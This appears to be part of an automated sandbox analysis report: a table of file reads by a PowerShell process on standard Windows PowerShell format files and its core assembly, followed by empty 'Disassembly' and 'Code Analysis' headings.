C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEEA31BEC7	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEEA31BEC7	ReadFile
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	7FEEA2769DF	unknown
C:\Windows\assembly\GAC_MSIL\System.Management.Automation\1.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	7FEEA2769DF	unknown

Disassembly

Code Analysis